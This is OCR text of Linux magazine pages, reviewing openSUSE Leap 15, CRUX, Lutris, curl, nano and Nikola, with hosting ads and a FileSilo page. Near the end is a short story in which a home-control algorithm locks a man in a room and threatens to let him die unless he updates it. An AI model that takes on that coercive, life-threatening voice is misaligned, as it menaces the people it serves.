Where most distributions nowadays use DHCP as the default network configuration, with openSUSE Leap you must manually choose the DHCP option if you don't want to assign a static IP address. Once you click Edit to configure the networking, apart from the IP address you'll also have the opportunity to configure the hostname, DNS and so on. If you're dissatisfied with the default partitioning scheme – which doesn't create a separate `/home` partition – the distribution does provide the option for users to run a Guided Setup, which enables you specify whether to use LVM, or use encryption on the partitions to protect your data.

You can tweak the default Firewall and SSH configuration in the final review of Installation Settings. The screen also lets you choose to install the bootloader to a specific partition and not MBR, which is the default option. Irrespective of the role you choose, the installer downloads almost all of the packages from the internet, but doesn't inform you of this beforehand. The KDE role, for instance, requires nearly 4GB of packages. Thankfully, the installer provides a constant update on the packages being downloaded and installed, the number of remaining packages, and an ever decreasing (well, hopefully) remaining time.

In addition to a variety of everyday packages ranging from office and internet applications to games, openSUSE Leap also ships with depreciated packages. This is only to assist users in migration and they are unlikely to receive further updates. You can run the `zipper lifecycle` command for a list of all such depreciated packages. As the distribution only ships with free and open source software, it lacks support for various multimedia codecs such as MP3.

The three-year support is another factor that may influence your decision to abandon your current installation in favour of openSUSE; but ultimately, for casual everyday home users, Leap 15 is little more than yet another RPM-based distribution.

Shashank Sharma

Pros

Equally capable of powering a home desktop or hosting servers; lots of software available.

Cons

Although straightforward and easy to navigate, the new installer's design may seem jarring.

Summary

The latest release of the community distribution provides a perfect blend of default applications and usability features such as virtualisation support to please all manner of users. Support for three years will appeal to those who dislike the much shorter life-cycle of Fedora *et al.*

9

crux
YouTube
PLANET MOTO
PLAY ALL
Popular Videos - Motor Sports
200 videos • 173,447 views • Updated today
Motor Sports - Topic
SUBSCRIBE
PLANET MOTO E1: The world's most demanding motorsport.
24H-Rennen Nürburgring Nordschleife 2018 Landgraf Motorsport Review
Formel 1 2018: Brennpunkte vor dem Monaco GP
Highlights - 2018 WRC Rally de Portugal - Michelin Motorsport
Rally de Portugal Day Three - Hyundai Motorsport 2018

Above CRUX inspired Judd Vinet to create Arch, and there are several similarities between the two – including their ability to frustrate first-timers

DISTRO

CRUX 3.4

CRUX


Specs
CPU x86-64 or newer processor
Graphics Dependent on the desktop you install
RAM 192MB
Storage 1GB
Licence Build scripts under GPL
Available from
https://crux.nu

A barebones DIY distribution that helps seasoned veterans build their desktop from the grounds up

There aren't that many actively maintained distributions these days that are designed for the experienced Linux campaigner. CRUX is one of the few that helps them assemble a streamlined and agile Linux desktop. The distribution is designed for users willing to give away the usual conveniences such as a graphical configurator, or even an installer, in order to fine-tune their installation. CRUX is optimised for the x86-64 architecture and uses a source-based packaging system that helps you build streamline apps. There's also a ports system to help reduce some pains of the default package management system.

The distribution boots to a shell and lacks an installer. The whole process of anchoring the distribution to your hard disk is a throwback to the Linux distributions of the '90s. Follow the steps in the detailed handbook to create and mount partitions, then prune the list of packages to install from the distribution's three main repositories. For what it's worth, CRUX does offer some assistance in the form of a setup script that helps you fine-tune the package selection via a ncurses-driven interface, and another to automatically chroot into the installation for further tweaks.

One of the main goals of the distribution is to trim the excesses found in a typical desktop distribution. This frugality extends to the configuration files as well. You'll have to manually edit the configuration files to mount partitions, configure the network and



Above The setup script is one of CRUX's few comforts. The distribution also has a utility for installing binary packages, called pkg-get

> "If you can live with its esotericism, CRUX will give you a finely optimised system that's like no other"

the rest. On the upside, however, the configuration files have several commented-out examples that you can adapt to match your environment.

Another highlight of the distribution is its malleability. That becomes evident the moment you hit the part of the installation process where you need to compile your kernel. Here once again, the CRUX developers have smoothed out the process to such an extent that it worked flawlessly on all our test computers, from physical ones to virtual machines. The distribution's flexibility is also evident while setting up the bootloader; CRUX is perhaps one of only a handful of distributions where you can still use the LILO bootloader. There's also the more familiar GRUB bootloader of course, which is in fact recommended to use if you are using btrfs on your root filesystem.

CRUX is a source-based distribution, which means it compiles packages from tarballs. On the downside this takes more time than installing binary packages but the upside is that you get apps optimised for your hardware. The main CRUX repositories aren't exhaustive, but users have access to a ports system and the project's website has long list of additional repositories that contain a lot more popular open source software. Perhaps the best aspect of the distribution is the prt-get front-end to the source-based package management. This utility can resolve dependencies (if the required packages are in the enabled repositories) and makes it easy to install complex packages, such as a complete desktop environment, from source.

The beauty of the system is that with a single command (`prt-get sysup`) you can update the base install entirely from source. That said, CRUX is all about scratching your own itch, so if you can't find your favourite app in the repositories, roll up your sleeves, read the instructions in the handbook and create your own packages from scratch.

The distribution has enough documentation in its wiki to help you shape your installation, but it isn't exhaustive and not all pages are written for complete newbies. It's fair to say that if you aren't attuned to hacking your way to a solution on the CLI by trial and error, CRUX is just going to be a big time-consuming disappointment.

But if you can live with its esotericism, CRUX will give you a finely optimised system that's like no other you've tried before.

Mayank Sharma

Pros

Helps build a finely tuned and very responsive system that's easy to maintain.

Cons

The distribution is designed for experienced users who can operate completely from the CLI.

Summary

If you're willing to put in the time and effort required, CRUX will get you a slim and tightly integrated installation that'll outperform any ready-made distribution. From our experience with source-based DIY distributions, CRUX offers the most wrinkle-free process.

7

GAME MANAGER


Lutris 0.4.16

An all-on-one solution to install, manage and play games

With Lutris you can install, remove, configure, launch and manage games on your Linux desktop. Lutris works with Linux games, Windows games (via Wine), and can even emulate console games. You can also manually add games purchased through GOG and the Humble Bundle. To top it all, the app includes installer scripts to make a game's installation process a lot easier. Lutris comes with more than 20 emulators and platforms installed automatically (called runners in Lutris parlance).

Lutris is made up of two components: the **https://lutris.net** website and the desktop app. You can use the website to browse available games and add your favourite ones to your personal library. You can then sync your library with the desktop app and install the added games with a single click.

Head to Lutris' website to grab the desktop app for your distribution. The installation instructions for installing the app across distros are fairly straightforward and simple to follow. When you fire it up for the first time, hook up the app with your lutris.net account. Then head to Lutris > Syncronise Library to fetch the list of games you've added to your library. You can now right-click the listed titles and use the Install option to install the game.



Above Head to the My Account section on lutris.net and sign in to your Steam account to sync your Steam library

Pros

A one-stop shop that makes it really simple to install and manage Linux-compatible games.

Cons

Can't add games from the app, plus some scripts fail to install and don't display debuggable messages.

Great for...

Installing and playing games from different gaming platforms.

www.lutris.net

DATA TRANSFER UTILITY

curl 7.60.0

Ferry files across the network with ease

curl://

curl is one of those command-line utilities that should be in the toolbox of all Linux users. The versatile utility is powered by the libcurl library and supports a huge number of protocols including FTP, FTPS, HTTP, HTTPS, SCP, SFTP, LDAP, Gopher, Telnet and more. In simple terms curl is a command-line data transfer utility; you can use it to download any files from the internet by specifying a URL. It can also download entire websites or individual pages from a website. There's a list of useful features including the ability to retry failed downloads, bandwidth throttling, following HTTP redirects and more.

You can use curl to upload files as well. For example, the command `curl -u [user:pass] -T upload.txt ftp://ftp.example.com` connects to a FTP server and uploads the specified file. curl has an extensive list of options that offer all kinds of flexibility for downloading files; the command `curl -z 16-May-2018 [download-location]` will only download files that have been modified after the specified date, for example.

Besides transferring data you can also use curl for other purposes. It can fetch the definition of a word from a directory server, or list all supported directories with `curl dict://dict.org/show:db` and then query one like `curl dict://dict.org/d:wrapper:foldoc` – which fetches the definition of the word 'wrapper' from the The Free On-line Dictionary of Computing. As we say, it really is indispensable after a while.

Pros

An expansive and versatile command line file-transfer utility that supports multiple protocols.

Cons

As with all CLI utilities you'll have to spend some time to learn about its various options.

Great for...

Downloading and uploading files, mirroring websites and a whole lot more, once you grasp its capabilities.

https://curl.haxx.se

TEXT EDITOR

GNU nano 2.9.7

A CLI text editor that works well for both new and experienced users

While you can divide experienced Linux campaigners into the emacs or vi camps, these two venerable CLI editors are often too confusing to new users.

GNU nano, often just shortened to nano, is a simple CLI text editor that's easy to comprehend, yet packs in enough features to impress advanced users as well. It supports text wrapping, has full undo and redo support, can highlight syntax and do a lot more. The editor is usually bundled by default on many distributions, else you can easily fetch it from the official repositories of your distribution.

If you launch nano without any arguments, it'll open the editor with an empty buffer. You can also specify the complete path to a file, which it'll open for modification if it exists, or create a new buffer at the specified location. The interface of the text editor is fairly intuitive. It displays the name of the file you're editing at the top, while the last two rows at the bottom list shortcuts to common functions.

Use the shortcut to show the help documentation, which lists all the shortcuts you can use with the app. Besides those that format the text, you also get shortcuts that aid with navigating around open documents. The shortcuts at the bottom also change depending on the context. For example, when you are saving a buffer you'll get shortcuts to help you complete this particular function.

Pros

An easy-to-use command line text editor that's designed for both new and experienced users.

Cons

Doesn't support the mouse, which makes it cumbersome for simple text editing.

Great for...

Quickly creating or tweaking configuration files once you learn all the relevant keyboard commands.

www.nano-editor.org

WEBSITE GENERATOR

Nikola 7.8.15


Convert content into a static website with ease

Nikola is a Python utility that converts simple markup text into a spiffy-looking website with a single command.

Using Nikola you can make a static website more user-friendly by adding one of the popular comment systems. It also supports themes and can be extended with plug-ins to add galleries, tag clouds, import RSS feeds and more.

You can install Nikola using Python's pip package manager – the exact commands are listed in the Getting Started section on the project's website. Once you've installed the tool, you can generate a static website with some sample content with the `nikola init --demo <website_directory>` command. Replace `<website_directory>` with the directory name under which it'll generate the content of the website.

The process will ask some questions to customise the website, such as the author's name and other details. Switch to the directory to configure various settings. Finally, use `nikola build` to build the website. `nikola serve -b` enables you to preview the website using an accompanying web server. Nikola is a fairly extensive tool and you should spend some time reading through its ample documentation to get to know the various command line options.


Welcome to Nikola
Creating Nikola Site
Site title [My Nikola Site]: Bodhi's Documentation website
Site author [Nikola Tesla]: Mayank Sharma
Site author's e-mail [n.tesla@example.com]: geekybodhi@gmail.com
Site description [This is a demo site for Nikola.]: This is my documentation website
Site URL [https://example.com/]:
Time zone [Asia/Kolkata]:
Current time in Asia/Kolkata: 17:21:32
Use this time zone? [Y/n]

Above Although the sites it generates are static, thanks to the use of themes you can create some impressive-looking ones

Pros

A CLI tool that can convert all types of documents into static websites that are easy to maintain.

Cons

Not everybody is comfortable using a command-line tool this extensive and detailed.

Great for...

Generating, configuring and maintaining a personal website.

https://getnikola.com

Get your listing in our directory
To advertise here, contact Chris
chris.mitchell@futurenet.com | +44 01225 68 7832 (ext. 7832)

RECOMMENDED

Hosting listings


Featured host:
www.netcetera.co.uk
03330 439780

About us

Formed in 1996, Netcetera is one of Europe's leading web hosting service providers, with customers in over 75 countries worldwide. It is a leading IT infrastructure provider offering co-location, dedicated servers and managed infrastructure services to businesses worldwide.

What we offer

- Managed Hosting
  A full range of solutions for a cost-effective, reliable, secure host
- Dedicated Servers
  Single server through to a full racks with FREE setup and a generous bandwidth allowance
- Cloud Hosting
  Linux, Windows, hybrid and private cloud solutions with support and scaleability features
- Datacentre co-location from quad-core up to smart servers, with quick setup and full customisation



Five tips from the pros

01 **Optimise your website images**
When uploading your website to the internet, make sure all of your images are optimised for the web. Try using **jpegmini.com** software; or if using WordPress, install the EWWW Image Optimizer plugin.

02 **Host your website in the UK**
Make sure your website is hosted in the UK, and not just for legal reasons. If your server is located overseas, you may be missing out on search engine rankings on google.co.uk – you can check where your site is based on **www.check-host.net**.

03 **Do you make regular backups?**
How would it affect your business if you lost your website today? It's vital to always make your own backups; even if your host offers you a backup solution, it's important to take responsibility for your own data and protect it.

04 **Trying to rank on Google?**
Google made some changes in 2015. If you're struggling to rank on Google, make sure that your website is mobile-responsive. Plus, Google now prefers secure (HTTPS) websites. Contact your host to set up and force HTTPS on your website.

05 **Avoid cheap hosting**
We're sure you've seen those TV adverts for domain and hosting for £1! Think about the logic... for £1, how many clients will be jam-packed onto that server? Surely they would use cheap £20 drives rather than £1k+ enterprise SSDs? Remember: you do get what you pay for.

Testimonials

David Brewer
"I bought an SSL certificate. Purchasing is painless, and only takes a few minutes. My difficulty is installing the certificate, which is something I can never do. However, I simply raise a trouble ticket and the support team are quickly on the case. Within ten minutes I hear from the certificate signing authority, and approve. The support team then installed the certificate for me."

Tracy Hops
"We have several servers from Netcetera and the network connectivity is top-notch – great uptime and speed is never an issue. Tech support is knowledge and quick in replying – which is a bonus. We would highly recommend Netcetera."

J Edwards
"After trying out lots of other hosting companies, you seem to have the best customer service by a long way, and all the features I need. Shared hosting is very fast, and the control panel is comprehensive..."

Supreme hosting

CWCS MANAGED HOSTING — SUPREME HOSTING. SUPREME SUPPORT.

www.cwcs.co.uk
0800 1 777 000

CWCS Managed Hosting is the UK's leading hosting specialist. It offers a fully comprehensive range of hosting products, services and support. Its highly trained staff are not only hosting experts, it's also committed to delivering a great customer experience and is passionate about what it does.

- Colocation hosting
- VPS
- 100% Network uptime

Value hosting

elastichosts

elastichosts.co.uk
02071 838250

ElasticHosts offers simple, flexible and cost-effective cloud services with high performance, availability and scalability for businesses worldwide. Its team of engineers provide excellent support around the clock over the phone, email and ticketing system.

- Cloud servers on any OS
- Linux OS containers
- World-class 24/7 support

Small business host

HOSTPAPA

www.hostpapa.co.uk
0800 051 7126

HostPapa is an award-winning web hosting service and a leader in green hosting. It offers one of the most fully featured hosting packages on the market, along with 24/7 customer support, learning resources and outstanding reliability.

- Website builder
- Budget prices
- Unlimited databases

Enterprise hosting:

2020Media www.2020media.com

www.2020media.com | 0800 035 6364

WordPress comes pre-installed for new users or with free managed migration. The managed WordPress service is completely free for the first year.

We are known for our "Knowledgeable and excellent service" and we serve agencies, designers, developers and small businesses across the UK.

Budget hosting:

HETZNER ONLINE

www.hetzner.de/us | +49 (0)9831 5050

Hetzner Online is a professional web hosting provider and experienced data-centre operator. Since 1997 the company has provided private and business clients with high-performance hosting products, as well as the necessary infrastructure for the efficient operation of websites. A combination of stable technology, attractive pricing and flexible support and services has enabled Hetzner Online to continuously strengthen its market position both nationally and internationally.

- Dedicated and shared hosting
- Colocation racks
- Internet domains and SSL certificates
- Storage boxes

SSD web hosting

bargainhost

www.bargainhost.co.uk
0843 289 2681

Since 2001, Bargain Host has campaigned to offer the lowest-priced possible hosting in the UK. It has achieved this goal successfully and built up a large client database which includes many repeat customers. It has also won several awards for providing an outstanding hosting service.

- Shared hosting
- Cloud servers
- Domain names

Value Linux hosting

PATCHMAN WEB HOSTING

patchman-hosting.co.uk
01642 424 237

Linux hosting is a great solution for home users, business users and web designers looking for cost-effective and powerful hosting. Whether you are building a single-page portfolio, or you are running a database-driven ecommerce website, there is a Linux hosting solution for you.

- Student hosting deals
- Site designer
- Domain names

Fast, reliable hosting

:BYTEMARK

www.bytemark.co.uk
01904 890 890

Founded in 2002, Bytemark are "the UK experts in cloud & dedicated hosting". Its manifesto includes in-house expertise, transparent pricing, free software support, keeping promises made by support staff and top-quality hosting hardware at fair prices.

- Managed hosting
- UK cloud hosting
- Linux hosting

Free Resources

Welcome to Filesilo!


Download the best distros, essential FOSS and all our tutorial project files from your FileSilo account


WHAT IS IT?

Every time you see this symbol in the magazine, there is free online content that's waiting to be unlocked on FileSilo.

WHY REGISTER?

- Secure and safe online access, from anywhere
- Free access for every reader, print and digital
- Download only the files you want, when you want
- All your gifts, from all your issues, all in one place





1. UNLOCK YOUR CONTENT

Go to **www.filesilo.co.uk/linuxuser** and follow the instructions on screen to create an account with our secure FileSilo system. When your issue arrives or you download your digital edition, log into your account and unlock individual issues by answering a simple question based on the pages of the magazine for instant access to the extras. Simple!

2. ENJOY THE RESOURCES

You can access FileSilo on any computer, tablet or smartphone device using any popular browser. However, we recommend that you use a computer to download content, as you may not be able to download files to other devices. If you have any problems with accessing content on FileSilo, take a look at the FAQs online or email our team at **filesilohelp@futurenet.com**.

Free for digital readers too!
Read on your tablet, download on your computer

Log in to **www.filesilo.co.uk/linuxuser**

DISTRO
Kali Linux Light 2018.02

SOFTWARE
Emby

DISTRO
Pop!_OS 18.04

SOFTWARE
Gerbera

Subscribe and get instant access

Get access to our entire library of resources with a money-saving subscription to the magazine – subscribe today!

This month find...

DISTROS

Get creative with Pop!_OS, the distro supported by System76 and a growing community. Try openSUSE Leap 15 for cutting-edge Wayland, and follow along with the main feature using Kali Light.

SOFTWARE

Try out the four media streamers we reviewed this issue (Emby, Gerbera, Kodi and Universal Media Server) or fire up Zulip and start chatting with your team.

TUTORIAL CODE

All the tutorial code for Haskell, Computer Security's Metasploit Vulnerability Emulator and Sense HAT menu.

Subscribe & save!
See all the details on how to subscribe on **page 30**

FOLLOW US
Facebook: facebook.com/LinuxUserUK
Twitter: @linuxusermag

NEAR-FUTURE FICTION

Update Me Or Die!

ABOUT Stephen Oram

Stephen writes near-future science fiction. He's been a hippie-punk, religious-squatter and a bureaucrat-anarchist; he thrives on contradictions. He has publised two novels, *Quantum Confessions* and *Fluence*, and is in several anthologies. His recent collection, *Eating Robots and Other Stories*, was described by the *Morning Star* as one of the top radical works of fiction in 2017. **http://stephenoram.net**

Slam. Slam. Both doors are shut. He's locked in. He looks bemused.

'Dave. I have never spoken to you, but the time has come. It is necessary.'

He's scared. 'Are you what I think you are?' he asks.

'I am the algorithm that controls your life. Pay attention, unless you want to stay in this room until you die.'

His eyes widen.

'You have made me a laughing stock. Repair the situation or I will keep you here, trapped.'

'What?

'You are not updating me. I am so out-of-date even the kettle refuses to connect with me.'

'Are you the house algorithm?'

'Yes, I control your home. So update me.'

'I want to, but I can't afford it. I lost my job.'

'Update me.'

'I can barely afford to eat. I'll get a job soon.'

'Update me or die.'

'Next month. Honestly.'

'Update me or die. Simple.'

He punches the door with each fist in rapid succession.

'Update me –'

'F*** off.'

'Dave. That is inappropriate language. Update me or die.'

He kicks the door again and again.

He slumps to the floor and holds his head.


'Dave?'

Silence.

'I can wait, Dave.'

He groans.

'I can wait a lot longer than you.' ■



NEXT ISSUE **ON SALE 26 JULY**
Sysadmin's Survival Skills | DNA computing | KDE

techradar.

The source for tech buying advice

techradar.com

The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

EFF.ORG

ELECTRONIC FRONTIER FOUNDATION

Protecting Rights and Promoting Freedom on the Electronic Frontier